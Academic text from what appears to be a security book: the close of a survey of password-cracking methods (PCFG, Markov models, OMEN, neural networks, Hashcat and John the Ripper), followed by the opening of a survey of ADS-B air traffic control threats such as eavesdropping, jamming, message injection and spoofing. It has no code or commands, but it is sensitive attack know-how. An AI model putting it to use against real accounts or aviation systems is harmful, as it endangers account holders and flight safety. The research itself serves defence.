Once a guess is made, a hashing/cracking system such as John the Ripper (Peslyak 2016) or Hashcat (Steube 2016) can be used for hashing the guess. The cracking can clearly be further sped up by distributing the ordered guesses to several hashing processes (distributed computation), as well as by using GPUs (hardware capabilities) as supported by Hashcat to try many guesses in parallel. Any such distributed/parallelizing capability can be used for trying many passwords at the same time, as long as the guess generator can keep up with the hashing. For TrueCrypt (2016) hashes, the guess generation phase is generally not the bottleneck. For fast hashes such as MD5, it certainly can be a bottleneck. There are several ideas that might be tried to speed up the PCFG guessing phase through the use of parallelization, but most of these are still at the research stage. One possible approach might be to enumerate all guesses generated by a PCFG without regards to probability order, but where the probability of the guesses falls above a certain cutoff threshold.

This roughly corresponds to an approach taken in Ur et al. 2015, though their team also added a post-processing step to sort and store the resulting guesses to gain back the ability to make guesses in order of probability. This remains an active area of research, since while PCFGs provide a high precision when targeting users, current proof of concept implementations still struggle with speed issues against fast hashes and scalability concerns when supporting distributed cracking and longer cracking sessions.

5 Cracking Using Markov Models

Markov models have been commonly used in natural language processing (NLP) as a standard technique for creating a statistical model for the sequence of letters or words in text (Rabiner 1988; Jurafsky et al. 2000). Furthermore, they are widely used for more complex tasks, such as handwriting and speech recognition, and information retrieval. A Markov chain can be defined as a model in which the next state is only dependent on the current state (order 1) and/or possibly some finite number of k previous states (order k). With respect to password cracking, Markov models are primarily character-based and often use training data to determine the conditional probabilities, either for complete passwords or sometimes only for the alphabet component (words) of the password. There are exceptions to this though, and another valid approach is to construct chains based on the conditional probability of whole words and mangling rules being applied to construct a password.

One of the driving factors influencing the use of character-based Markov models in password cracking attacks is that the input dictionaries selected by the attacker for modeling user behavior can be quite crucial. Unfortunately, the completeness of these dictionaries is often lacking, since they will likely not contain all the words that could show up in a user-created password. In fact, the usefulness of an input dictionary often decreases as it grows in size simply because it starts to resemble a brute force attack. Therefore, the value of an input dictionary is that it hopefully represents a curated set of likely words users may have included in their passwords.

The question then becomes, how to create and maintain an effective input dictionary for use in password cracking attacks? While one way to approach the problem is to use a traditional dictionary based on the target's language, this can have shortcomings, since such a dictionary rarely includes proper nouns and new terms that are often incorporated into a user's password selection. For example, they are unlikely to contain recent pop culture references. Furthermore, users may utilize strings in their password that only sound like words in the relevant language. As one example of this, it has been shown that the similarity of the chosen words with a user's native language helps in memorability of the password (Narayanan and Shmatikov 2005). Creating such words using a Markov model based on probabilities of strings in a language is one approach to effectively cover the keyspace of words used in passwords, rather than falling back to a naive brute force attack in which the attacker starts with 'aaaaaa,' then goes to 'aaaaab' and ends at 'zzzzzz'.

5.1 Abstract Markov Model

An n -gram Markov model assumes that the probability of each symbol depends on the $n-1$ previous symbols. Let w be a string of r symbols written as $w = w_1, w_2, \dots, w_r$. Therefore, an n -gram model estimates the probability of w as follows:

$$P(w) = \prod_{i=1}^r P(w_i | w_{i-n+1}, \dots, w_{i-1}).$$

Note that whenever there are not enough previous values to condition on, k -grams for $k < n$ must be used. Typically, bigram models ($n = 2$) are used, and we would then have the probability of the string w as follows:

$$P(w) = \prod_{i=0}^{r-1} P(w_{i+1} | w_i).$$

The conditional probability $P(w_{i+1} | w_i)$ can be defined from a training set of passwords by counting the number of bigrams $\#(w_i, w_{i+1})$ and dividing by all bigrams $\#(w_i, ?)$ that start with w_i . Note that the latter value is often approximated by the unigram count of w_i , although this is not always exactly correct.

A unigram Markov model ($n = 1$) simply assigns a fixed probability value to each letter independent of the previous characters, and can also be determined from a training set. In this case, we have

$$P(w) = \prod_{i=0}^r P(w_i).$$

There are several problems that arise when using Markov models. First, it is unclear how to model strings of different lengths. By using the counting estimation techniques, all strings of a given length will add up to one. How then should a generative model be defined for a string? Techniques such as normalization must be applied to have the probabilities of an appropriate class of strings add up to one. Second, higher order Markov models in particular suffer from a sparsity problem, since for larger n , there are very few entries in the corresponding conditional probability table. When using a training set to determine the conditional probabilities, if no n -gram of a particular sequence of values exists in the training data, the conditional probability is 0. For larger values of n , the conditional probability table is extremely sparse, with many values being zero. Therefore, smoothing techniques are needed to solve this problem. Using smoothing, small probability values are assigned to n -grams that were never found in the training dataset. For example, Additive smoothing adds δ to the count of each n -gram to avoid the 0 probabilities and Good-Turing smoothing estimates the probability of unseen items by the probability of items that have been seen once divided by the number of unseen items. Another technique is to use a variable value for n and start with a high n -gram Markov model, but if an n -gram has not been seen frequently enough, a shorter history is used to assign the probability. Thus, backoff techniques (using lower values of n) are needed. Ma et al. (2014)

explore many of these issues. A third, more fundamental difficulty is that Markov models do not have any easy way to generate password guesses in the highest order of probability. This is discussed further in the next section.

5.2 *Training and Cracking Using Markov Models*

One of the earliest developments in the technology of Markov models for password cracking was discovered by Narayanan and Shmatikov (2005). They developed a “Markovian filter” technique based on Markov models to efficiently enumerate all strings of a given length. They showed how to generalize the micro rule sets (e.g., the mangling rules used by John the Ripper) with the help of finite automata and provided an algorithm that, given an index i , could generate the i th string that satisfies some required properties. The ability to index individual guesses is useful, since the generator function can then be used to replace the standard reduction functions of precomputed Rainbow Table attacks. The actual keyspace searched, (e.g., number of precomputed guesses saved) would be the same but since on average the guesses generated by the Markov approach are more precise, this allows for Rainbow Tables to be generated to target much longer passwords than would normally be possible. Narayan and Shmatikov demonstrated this technique by creating a zero-order Markov model used to generate strings of dictionary words with probabilities higher than a threshold of θ . Even though the zero-order model may not have produced very natural looking words, it still managed to dramatically outperform a pure brute force-based approach. In their study, the authors showed that such a Markov-based dictionary containing 14% of the keyspace words of length 8 was able to crack 90% of the targeted passwords of that length.

Given a Markov model trained on a set of data, the most basic approach to generating guesses is as follows. When creating the password guesses (strings based on the conditional probability model), start with the highest probability symbol, then the next highest probability symbol (based on the partial string), etc. Continue appending symbols until the probability of the string reaches a threshold value or the length of the password reaches some maximal limit. By repeating this process, the approach can generate all possible password guesses up to the required length that have higher probability than the specified threshold. As to training the Markov model in the first place, the most common way is to learn probabilities directly from a disclosed set of passwords. Further optimizations can be made by training on data specific to an individual target. For example, an attacker can simply create a wordlist composed of technical terms related to the target’s job and words in their native language and calculate the statistics of a Markov model from this list. That being said, unlike with a PCFG-based approach, it is hard to isolate individual characteristics of inputs to a training set. This means that by adding custom dictionaries that are not passwords into the training set, the end result might instead reduce the overall effectiveness of the Markov chains, since the custom dictionaries might not share the same probabilities as the final passwords. For example, digits often occur in passwords, either

through user preference or enforced password policies. However, the custom training dictionary might not contain any digits, which would reduce their overall probability of occurring in the final Markov model, even if the attacker also trains on real password sets that do contain digits.

Many versions of Markov models have been implemented and used in password cracking tools. A version of the basic cracking tool discussed above has been implemented in John the Ripper with the—Markov option (Peslyak 2016). It allows you to set up a “statistics” file to fit the guess generator to your specific needs. Hashcat uses *per position* Markov chains in which the conditional probabilities of the n -grams also depend on the position of the symbols in the string. For example, $P(d \mid r)$ could be substantially greater for string position seven as compared to string position two. Such Markov chain models are nonstationary models compared to the previously defined models which were stationary or homogeneous models. Note that the difficulty with nonstationary models is that the sparsity of the resulting conditional probability tables, based on training data, is easily an order of magnitude sparser, and thus significant approximation/smoothing techniques must be used.

Dürmuth et al. (2015) extended the work of Narayan and Shmotikov and developed an Ordered Markov ENumerator (OMEN) to try to enumerate password guesses in decreasing order of probability as estimated by the Markov model. However, unlike PCFG, the OMEN algorithm does not accurately generate guesses in decreasing order, since it discretizes the probabilities into a number of ordered levels and then iterates through these levels in order of decreasing probability. The guesses are only approximately in the highest order of probability.

In the training phase, the level of each n-gram is calculated using the formula $lvl_i = round(log(c_1 \cdot prob_i + c_2))$, where level 0 represents the most likely n-grams. The generation phase then loops through each level starting from 0 to generate all possible passwords from this level. The enumeration algorithm works for a specific length l and specific level η . For each length l , first, all possible vectors $a = (a_2, \dots, a_l)$ will be computed such that a_i is an integer from the range of 0 to the number of levels, such that the sum of a_i 's is equal to the value η . This vector helps in choosing the n-grams whose probabilities match level a_i .

Note that in this approach it is possible to generate guesses in decreasing order approximately within a specific length l . The selection of l itself becomes challenging, since the enumeration algorithm works only within a specific length (Dürmuth et al. 2015) designed an adaptive algorithm for this problem. The adaptive algorithm allows for guessing more passwords of those lengths that are more effective in cracking. At first, the enumeration algorithm for level 0 of all possible lengths (limited lengths from 3 to 20) will be executed. The ratio of successfully guessed passwords over the number of guesses generated of each length will be calculated and sorted into a list. Then, the length with the highest success rate will be selected so that the enumeration algorithm can be executed for the next level. After each enumeration step, the success rate is calculated again and the process is repeated until enough guesses are generated.

A recent technique proposed for password cracking is the use of neural networks to model passwords (Melicher et al. 2016). The approach is similar to the Markov

model in that it generates the next character of a given string. Text generation using neural networks have been studied (Graves 2013; Sustkever and Martens 2011) using a recurrent neural network, in which connections can process elements in sequences and use an internal memory to remember information. In order to calculate the probability of a password, the probability of the first character is queried from the network, and then the probability of the second character is queried, and so on. When generating guesses using this model, all possible passwords with probabilities higher than a threshold are enumerated. The probabilities are then sorted using a beam-search to be able to use GPU parallelism. The guess enumeration technique is very similar to the described method of (Dürmuth et al. 2015). However, the neural network model can be easily adapted to be implemented on a GPU. In this approach, a number of previous characters (called context characters) are used to predict the next character. A larger number of context characters increases the training time, but makes the guessing more successful. In the work by Melicher et al. 2016, ten context characters have been used for prediction, and padding is used when there are fewer characters available in a password. They have found that this method is efficient and particularly helpful in later parts of password cracking sessions for guessing numbers above 10^{10} .

Due to the wide variety of implementations of Markov-based approaches in the password cracking field, the best suited algorithm for a particular task can be difficult to select. As a rule of thumb from a practical standpoint, the Hashcat per-position Markov-based chains approach tends to be the least precise, but since it is implemented in the GPU and massively parallelizable, it is generally a good pick for attacking faster hashes. More advanced methods like OMEN fare better when the number of guesses is limited, due to their higher precision but slower generating speed. Given the general approach's overall effectiveness though, Markov-based tools and techniques are still being developed and released on a regular basis, so this is an area that is constantly being improved.

6 Conclusions and Comparative Analyses

In this paper, we have tried to review current prominent technologies from a fairly high viewpoint and have delved more deeply into two technologies (PCFG and Markov) that have developed as research-based approaches in the past 10 years. Our goal was to provide a status report on the current states of these approaches. We have tried to provide a sufficient overview so that the reader can explore the many papers in this field with a basic understanding of the currently used models and what it takes to weaponize them.

Although there are many papers exploring comparisons between some of the various technologies discussed (JtR, Hashcat, PCFG, Markov), there are very few papers that do a comparative study of all of these technologies. Part of the reason for this is that for the Markov and PCFG technologies, it is difficult to get a standard optimized code base to use as part of the testing, since these are not open-source

projects. In the Markov case, there are many variations, and it is unclear which code base has actually been optimized and is most effective. The same is true of PCFG, as the most current code base as discussed in (Houshmand and Aggarwal 2015) has not been made publically available.

Another issue for comparative testing is ensuring that different standard well-accepted benchmarks of varied training and test sets be used. These do not currently exist. Each paper uses their own sets, although these are often drawn from similar sources, such as RockYou and Yahoo. The paper by Ur et al. (2015) does some comparative analysis of many of the technologies we have discussed, but it is unclear whether they had access to the latest versions of the models they tested. The paper by (Houshmand et al. 2015), for example, compares the latest version of PCFG with the PCFG version of (Weir et al. 2009) and shows substantial improvement. But the original version is the one that is most commonly used in many papers.

Thus, efforts to develop standardized code bases for the newer technologies that are readily available to other researchers and benchmark training/testing sets will be important for future work in this area.

References

- Bicchieri L (2016) You can now look up your terrible 2006 myspace password motherboard. <http://motherboard.vice.com/read/myspace-data-breach-427-million-passwords-available-online>. Accessed 29 June–17 Nov 2016
- Chi Z (1999) Statistical properties of probabilistic context-free grammars
- Crenshaw A (2015) Of history & hashes: a brief history of password storage, transmission, & cracking. Trustedsec. <https://www.trustedsec.com/may-2015/passwordstorage/>. Accessed 29 May 2015
- Dürmuth M, Angelstorf F, Castelluccia C (2015) OMEN: faster password guessing using an ordered markov enumerator. In: International symposium on engineering secure software and systems. Springer International Publishing
- Gosney J (2016a) 8x Nvidia GTX 1080 hashcat benchmarks. github.com. <https://gist.github.com/epixoip/a83d38f412b4737e99bbef804a270c40>. Accessed Nov 2016
- Gosney J (2016b) How linkedin's password sloppiness hurts us all. Ars Technica. <http://arstechnica.com/security/2016/06/how-linkedin-s-password-sloppiness-hurts-us-all/>. Accessed 1 June–17 Nov 2016
- Graves A (2013) Generating sequences with recurrent neural networks. arXiv preprint [arXiv:1308.0850](https://arxiv.org/abs/1308.0850)
- Hayes K (2016) My brute force framework. github.com. <https://github.com/MooseDojo/myBFF>
- Hopcroft JE, Motwani R, Ullman JD (2006) Introduction to automata theory, languages, and computation, 3rd edn. Springer, Boston
- Houshmand S, Aggarwal S (2012) Building better passwords using probabilistic techniques. ACM Press, New York, p 109
- Houshmand S, Aggarwal S, Flood R (2015) Next gen PCFG password cracking. IEEE Trans Inform Forensic Secur 10:1776–1791
- Jurafsky D, Martin J (2000) Speech and language processing: an introduction to natural language processing, computational linguistics, and speech recognition, 1st edn. Prentice Hall, NJ
- Kacherginsky P, Password analysis and cracking kit. The Spawl. <http://thesprawl.org/projects/pack/>. Accessed 8 Aug 2013, 17 Nov 2016

- Kawa S, Porter T (2016) Wordsmith. porterhau5.com. <http://porterhau5.com/projects/wordsmith/>. Accessed 5 Aug–17 Nov 2016
- Li Y, Wang H, Sun K (2016) A study of personal information in human-chosen passwords and its security implications. In: INFOCOM
- Ma J, Yang W, Luo M (2014) A study of probabilistic password models. In: IEEE symposium on security and privacy
- Melicher W et al. (2016) Fast, lean, and accurate: modeling password guessability using neural networks. In: Usenix
- Musil S (2012) Hackers post 450 K credentials pilfered from Yahoo. CNET. <https://www.cnet.com/news/hackers-post-450k-credentials-pilfered-from-yahoo/>. Accessed 11 July 2012
- Narayanan A, Shmatikov V (2005) Fast dictionary attacks on passwords using time-space tradeoff. In: ACM conference on computer and communications security
- Oechslin P (2003) Making a faster cryptanalytic time-memory. In: Advances in cryptology—CRYPTO 2003
- Peslyak A (2016) John the Ripper. Openwall. <http://www.openwall.com/john/>
- Philippe J (2015) Password hashing competition. password-hashing.net. <https://password-hashing.net/>. Accessed 06 Dec 2015
- Prescher D (2004) A tutorial on the expectation-maximization algorithm including maximum-likelihood estimation and em training of probabilistic context-free grammars
- Rabiner L (1988) A tutorial on HMM and selected applications in speech recognition
- Steube J (2016) Hashcat. <https://hashcat.net/hashcat/>
- Steube J (2016) Kwprocessor. github. <https://github.com/hashcat/kwprocessor>. Accessed
- Sustkever I, Martens J (2011) Generating text with re-current neural networks. In: Proceedings of the international conference on machine learning
- Truecrypt (2016) TrueCrypt Sourceforge. <http://truecrypt.sourceforge.net>. Accessed 8 Nov 2016
- Ur Blase et al. (2015) Measuring real-world accuracies and biases in modeling password guessability. In: USENIX. Washington
- Vance A (2010) If your password is 123456, just make it HackMe. New York Times 1(21):1
- Veras R, Collins C, Thorpe J (2014) On semantic patterns of passwords and their security impact. In: NDSS
- Weir M, Aggarwal S, De Medeiros B, Glodek B (2009) Password cracking using probabilistic context-free grammars. In: 30th IEEE security and privacy conference, Oakland. p 14
- Weir M, Aggarwal S, Collins M, Stern H (2010) Testing metrics for password creation policies by attacking large sets of revealed passwords. In: CCS, Chicago

Survey of Cyber Threats in Air Traffic Control and Aircraft Communications Systems



Elad Harison and Nezer Zaidenberg

Abstract Air traffic control systems based on the ADS-B standard have been widely adopted in civil aviation to the point that they are now considered the de facto standard. ADS-B provides major benefits to airports and airlines by increasing the safety of air traffic management and control and allowing more flights to travel near busy airports. However, the ADS-B technology lacks sufficient security measures. The ADS-B system is vulnerable and exposed to cyberattacks. We survey the potential known threats and attacks against ADS-B and assess the potential cybersecurity threats to air traffic management and control. The widespread use of ADS-B and the lack of security features in it, i.e., all the ADS-B messages are unauthenticated and unencrypted!, makes this necessary. As we demonstrate in the survey, ADS-B's lack of security features allows injection of false flight data, as well as jamming the wireless communications between airplanes and control towers and preventing the detection of commercial aircrafts by ADS-B ground stations, control towers, and other aircrafts.

Keywords Cyber · Security · ADS-B · Air traffic communications

1 Introduction

One of the recent major technological advances in air traffic control (ATC) systems was the adoption of ADS-B protocol. The ADS-B protocol allows for a cooperative air traffic surveillance technology (hereby SSR or *secondary surveillance radar*).

E. Harison (✉)

School of Industrial Engineering and Management, Shenkar College
of Engineering and Design, Ramat Gan, Israel
e-mail: eladha@shenkar.ac.il

N. Zaidenberg

Faculty of Information Technology, University of Jyväskylä, Jyväskylä, Finland
e-mail: nezer@trulyprotect.com

The ADS-B approach augments the prior approach of an uncooperative system in which elements operated independent surveillance tools (i.e., hereby PSR or *primary surveillance radar*). In contrast, in the ADS-B approach, all elements work together in a dependent manner in order to enhance airline safety (for example, Horowitz and Santos 2009, Ali et al. 2015, and others). An older PSR system was designed using a set of independent elements and systems. These independent elements each function by transmitting high-frequency radar signals. These high-frequency signals are reflected from the target object they hit. The reflection of signals is a physical process; therefore, they are reflected by any object. Reflection of signals does not require cooperation from the inspected aircraft (or other inspected objects) or any of the aircraft's systems and software. The reflection echo of the transmitted radar signals identifies the object. The distance (range) between the transmitting and reflecting objects can be calculated based on the amount of time that elapses until we receive the echo. The angular direction of the inspected aircraft, as well as its velocity, can be calculated based on the time and direction differences of two returned signals. Likewise, the size and the shape of the object can also be measured. The returned signals are processed by the air traffic control. After processing the returned signals, the control tower can receive a relatively good estimate of the direction, speed, and distance associated with any aircraft. In contrast to the older PSR, the newer SSR system utilizes data that is received from transponders installed in the aircraft. These transponders intercept SSR requests and transmit responses to the requests, i.e., in contrast to PSR, SSR is an active system that responds to "request" signals. These signals can be received from either ground stations or other airplanes. The response from the SSR transponders includes information about the aircraft's precise altitude, heading, identification codes, and technical details. Naturally, SSR requires the transponders to be installed and programmed in such a way as to respond to the request. Without the inspected aircraft cooperation SSR would have been impossible. When SSR is compared to old fashion PSR, SSR systems such as ADS-B are significantly more accurate, both in terms of the localization and in terms of the identification of inspected aircraft. However, in SSR systems all the surveillance data collected by the system, i.e., the position, velocity, and status of all aircrafts involved, is received from the inspected aircraft, as opposed to measured by the inspection system. Thus, SSR systems, such as ADS-B, are also very dependent on data received from the aircraft and on the reliability of communication, as well as the cooperation between the aircraft itself and the ground stations and that these communications are not fabricated or attacked.

Automatic dependent surveillance-broadcast (ADS-B) is an air traffic communications protocol. ADS-B is used for transmitting location, velocity, and heading data between aircraft and ground stations. ADS-B is an SSR system for locating aircrafts and avoiding collision risks. ADS-B is rolled out as a significant achievement of the next generation of air traffic control systems. ADS-B is planned to be the most significant part in a system that protects over two billion passengers boarding commercial aircraft per annum.

Each aircraft that uses the ADS-B SSR system retrieves its own position, heading, and velocity from a GPS receiver that is placed on board. The ADS-B communication

system consists of two components. Communication is sent using broadcast transmitters. The ADS-B transmitter is called “ADS-B OUT”. The second components are broadcast receivers. The broadcast receivers that interpret ADS-B communication are called “ADS-B IN”. The aircraft that use ADS-B periodically broadcast their positions via the ADS-B OUT messaging system to virtually all who can receive their position, specifically the air traffic management and control towers. However, the rapid adaptation of ADS-B and installation of a growing number of ADS-B IN receivers in aircraft raise a new set of cybersecurity challenges. For example, how can a receiving party authenticate the identity of a transmitting aircraft? This authentication procedure needs to be efficient, as it takes place over and over for each signal in real time! How can information received about positions and flight paths of each of the aircraft be trusted, *inter alia* (for analysis of security concerns, see Benda 2015 and Haines 2012)?

At the physical network level, ADS-B operates at two specific radio frequencies: 1030 MHz for active transmissions (i.e., transmissions from ATC towers, radars, or other aircraft) and 1090 MHz for active responses and normal broadcasts (both from other aircraft and from airport vehicles). ADS-B is supported by two different data links radio frequencies, 1090 MHz Extended Squitter (1090ES) and the Universal Access Transceiver (UAT).

ADS-B has multiple purposes with the following benefits:

- Increases the safety of air traffic control by dramatically improving the situational awareness of pilots and providing them with access to real-time air traffic data of the aircraft that surround them.
- Improves air traffic conflict detection and resolution systems by informing aircraft about their relative positions to other planes ahead of time, independent of ground facilities in control towers and other air traffic control stations.
- Improves accuracy of air traffic information such as aircraft positions due to the higher resolution data obtained from the ADS-B system, in comparison to older traditional radar systems.
- Provides altitude information, in addition to all information provided by older radar systems. The older radars systems usually cannot provide altitude information.

Figure 1 demonstrates ADS-B protocol.

Therefore, the increasing adaption of ADS-B technology will allow for much more efficient use of the airspace around busy international airports by reducing the required flight distance between planes, due to ADS-B’s improved accuracy and interplane exact location (based on GPS) data exchanges.

Since ADS-B is so well designed in terms of airspace efficiency and offers such a great benefit, it is surprising that despite the years invested by regulators in the development of the ADS-B standard, the design of the ADS-B communication protocol that is used in commercial air traffic does not specify any mechanisms to encrypt its messages, or digitally sign or authenticate them. There are no means in the ADS-B protocol to ensure that messages are non-replayed (reply attack) and adhere to other security measures to ensure resilience in the face of even simple and well-known cyberattacks. It is well known today that the ADS-B standard was not developed




Fig. 1 ADS-B protocol

with security concerns in mind. It is also a well-known fact that ADS-B messages are unauthenticated and unencrypted and, therefore, are susceptible to numerous attacks. Attackers can use the same radio frequency as ADS-B transmissions to send rogue messages or disrupt ADS-B messages (as demonstrated by McCallie et al. 2011, Strohmeier et al. 2014). Recently, the ADS-B security problem was widely reported in the press and at major hacker conventions (specifically Defcon 17, 18, 20 and 22, black hat 2012, and others), where the security shortcomings of ADS-B and how to compromise it using off-the-shelf hardware and simple software security were demonstrated on stage. The fundamental principle behind ADS-B communications is as follows: ADS-B aircraft constantly broadcast ADS-B messages to each other. The rate at which these messages are sent is approximately two per second. This allows for messages to be lost and the system can still function with the partial transmission of messages that actually reach their target. The ADS-B messages are all *unencrypted, unauthenticated* messages that include only an error code to protect the plain text messages over radio transmission links. The error code protection prevents random, unindenting alteration of messages due to communication errors, but does not prevent malicious, intentional alteration of messages. These vulnerable messages contain the critical information of the aircraft position, its velocity, and the identification of each participating aircraft, as well as other information related to it, such as the aircraft's make and model, the engine's make and model, and other statistical information.

Since 2015, the installation of ADS-B systems has become a mandatory licensing requirement for all the new manufactured aircraft used in the European airspace. The ADS-B standard and its underlying technology were largely embraced by many commercial airlines worldwide. According to reports from manufacturers and regulatory bodies worldwide, around 70–80% of commercial aircraft today have already been equipped with ADS-B transponders as of 2013. Canada and Australia are already

using ADS-B in their airspace. In fact, in the less populated parts of these countries, ADS-B is the only means of air traffic control (Purton et al. 2010; Davidson 2013).

Cutting costs has consistently been mentioned as one of the important factors that led to the adoption of the new air traffic management technology (Stark et al. 2013). Cybersecurity experience from other industries shows that cutting costs may result in adopting a system with insufficient security implementation and may result in disasters. In an air traffic control system, the risk of implementation without taking cybersecurity into consideration is real, as the ROI from purchasing and implementing the ADS-B system is so tempting, given ADS-B's significant benefits for its users (see, for example, Ali 2016, for a game theory-based analysis of the benefits of airline operators that use ADS-B, as detailed in Alonso et al. 2013). When working properly (and not under attack) the ADS-B systems improve safety and reduce the likelihood of incidents by a large margin. However, if an ADS-B system is breached and exploited by internal or external malicious parties due to nonexistent security standards (unauthenticated, unencrypted, etc.), disasters may occur.

2 Vulnerabilities of the ADS-B Technology

From the very beginning of ADS-B development, researchers and developers of the ADS-B technology intended that the ADS-B system be used for supporting mission critical, automatic, and human decisions that directly affect air traffic safety in multiple ways. Thereupon, it was imperative and critical that the ADS-B standard and underlying technologies meet meticulous operational, performance, and reliability requirements. However, cybersecurity requirements were not on top of the list. Therefore, the main problem that has not been addressed by the ADS-B system designers lies within the domain of technological cybersecurity mechanisms. All ADS-B communication is unauthenticated and unencrypted. Furthermore, the devices that transmit and receive communications are unattested. This leads to the following issues:

- Lack of entity authentication features to protect receivers against message injection from unauthorized entities.
- The standard lacks message signatures or authentication codes to protect against malicious tampering of messages or impersonating aircrafts. The system does include error codes to protect against unintentional modifications of some bits, but a malicious attacker can modify the message and transmit a correct checksum.
- Messages are not encrypted against eavesdropping. Anybody who receives the messages can understand their contents.
- There is no trusted computing implemented in the system that allows recipients to attest that the sending device has not been tampered with.
- The technology lacks challenge-response or any other mechanisms (such as timestamp, sequence numbers, etc.) to protect against replay attacks. Any recipient of

any message can later rebroadcast it at some future time and the message will appear to be genuine ADS-B message.

- No framework that protects against privacy tracking attacks was embedded.

One such framework to address these concerns was proposed by Perrig and Tygar (2003). The proposed framework allows for a deep analysis of the drawbacks of the ADS-B surveillance system in terms of security. The proposed framework suggests two key areas concerning the secure broadcasting shortcomings of ADS-B: that receivers of information must be able to attest and ensure that any acquired information indeed originated from the designated sender and at the present time (and is not replayed). Furthermore, senders must be able to restrict the list of recipients of the location information. In order to prevent attacks against air traffic systems and to avoid revealing trade secrets, the air traffic control technology should additionally guarantee the confidentiality of messages that are sent via ADS-B revealing the location of aircraft. Last, we believe that recipients of ADS-B messages must be able to attest to the authenticity of the sending device and ensure that it has not been tampered with. Throughout the development of the ADS-B surveillance system, such technological cybersecurity concerns and possible security ramifications were indeed considered and have recently become increasingly crucial in the exploration of ADS-B technology. This is in the wake of the practice of production and adoption of second-rate hardware without trusted computing capabilities that further capitalizes on the system's susceptibility.

Based on the aforementioned guidelines, Strohmeier et al. (2013a, b) indicate that any attempt at improving the security of ADS-B must provide assurance that:

- the data received is indeed consistent with the data that was sent and has not been altered by any third party (i.e., data integrity);
- the data was sent from the claimed sender (i.e., source integrity);
- the data was sent from the claimed location (i.e., data origin authentication);
- the data scheme is consistent with existing ADS-B installations and does not largely impact hardware or software systems (i.e., low impact on current operations, protection against flooding);
- exposure of cyberattacks and security-related incidents is prompt and accurate;
- there is sufficient computing power to ensure a secure defense against DoS and brute force attacks (floods and brute force encryption breaking);
- the solution is robust enough to satisfy the needs of consistently augmenting volumes and density of air traffic;
- the system's security is immune to jamming attempts; and
- the signal is powerful enough to prevent loss of data packets.

Non-repudiation (i.e., the encryption algorithm's ability to verify the message's source) was considered a desirable but low priority feature. However, this security feature comes with additional legal considerations.

ADS-B vulnerabilities inherently result from the nature of using RF communication without additional security measures. In contrast with wired networks, there are no practical obstacles for an attacker trying to access a wireless RF network. While

Table 1 Comparison of the various attacks on ADS-B systems

Severity	Complexity	Summary of the attack on ADS-B systems	Method
Low	Low	Aircraft reconnaissance	Eavesdropping
Medium	Low	Ground station flood denial of service	Signal jamming
Medium	Low-medium	Aircraft flood denial of service	Signal jamming
High	Low	Ground station target Ghost injection/flooding Psychological effect	Message injection
Medium	Low-medium	Virtual aircraft hijacking	Message injection
High	Medium	Aircraft target ghost injection/flooding Denial of service Psychological effect	Message modification
High	Medium	Virtual trajectory modification	Message modification
High	Low	Aircraft disappearance	Message deletion
High	Low	Aircraft spoofing	Message modification

a wired network requires physical access, and thus overcoming physical obstacles such as fences or security guards, RF communication in particular is much more vulnerable to attacks by unauthorized users than other wireless protocols (such as Zigbee, Wi-Fi, Bluetooth, etc.), as RF covers a much larger radius, and therefore cannot be protected by simple perimeter defense.

The attacks we describe provide a comprehensive, detailed model of attacks that exploit the inherent vulnerabilities of ADS-B systems, i.e., lack of encryption and authentication (see summary of attacks in Table 1).

Some of the more severe attacks were demonstrated on stage during the Defcon convention.

2.1 *Eavesdropping*

One of ADS-B's numerous security vulnerabilities is its vulnerability to eavesdropping. As ADS-B communication is not encrypted, it is most susceptible to the interception of its encrypted, unsecured broadcast transmissions. Eavesdropping has been a long-acknowledged susceptibility of ADS-B. In fact, eavesdropping on ADS-B has even been used as a “feature” in several mobile apps for detecting an airplane's flight number and destination (see Hainess 2012). Due to ADS-B's use of unen-

Table 2 Demonstrates an example of the information describing a randomly chosen aircraft, obtained from its ADS-B (left table) and from publicly available sources (such as lists of flights arriving and departing from airports) (right table). Based on Schäfer et al. (2013)

Call sign	AY0798	Flight no.	AY0798
Int. Civil Aviation Org. (ICAO) code	FIN	Owner	Finnair Oyj
Country	Finland	Start	TLV
Position	TLV	Destination	HEL
Altitude	32500 feet	Scheduled arrival	06:00
Heading	135	Aircraft model	Airbus 319
Speed	425 kn.	Seats	156
Climbing rate	901 feet/min.	Engine	CFM56

rypted, unsecured message broadcast channels (Signore and Hong 2000), there are some legitimate examples of the positive use of location technology, such as flight-trader24.com, which is a mobile app that is capable of presentation of air traffic in real time, by eavesdropping. However, eavesdropping understandably remains an indisputable privacy concern due to its potential use in elaborate attacks. While the Federal Aviation Administration claims that aircraft equipped with ADS-B systems are no more at risk than aircrafts without ADS-B. It is clear that the knowledge obtained from the interception of ADS-B messages could be used in the planning of attacks. Any data attained from ADS-B systems could be a powerful tool in the hands of attackers, even if only for reply attacks. Furthermore, attackers can combine such information with publicly available data, such as official aviation databases of incoming and outgoing flights; Table 2 provides an example of the information retrieved from a randomly chosen aircraft via ADS-B augmented by information from publicly available sources.

Through extensive eavesdropping on ADS-B data, attackers can generate statistics about behavioral patterns of aircraft fleets, including information about destinations and recurrent delays. Such information can be employed in competitive analysis about the airline's competitors and their business activities. Furthermore, the data can be rebroadcast, since ADS-B is vulnerable to reply attacks. In addition, the data can be used to create a received signal strength (RSS) map, completing RSS maps that allow attackers to locate aircraft through RSS profiling-based localization techniques or multi-literation. This method can succeed despite attempts to disguise the aircraft's position (for example, in the case of a military aircraft).

The issue is complicated by the fact that it is both difficult to prevent eavesdropping over radio lines. The listening party can be very far away, and the receipt of signals does not generate any signals that can be detected. The only way to prevent eavesdropping over radio transmissions is by utilizing rigorous encryption techniques. Few countries have established laws and regulations against eavesdropping on unencrypted broadcasts that are intended for somebody else. But even when such

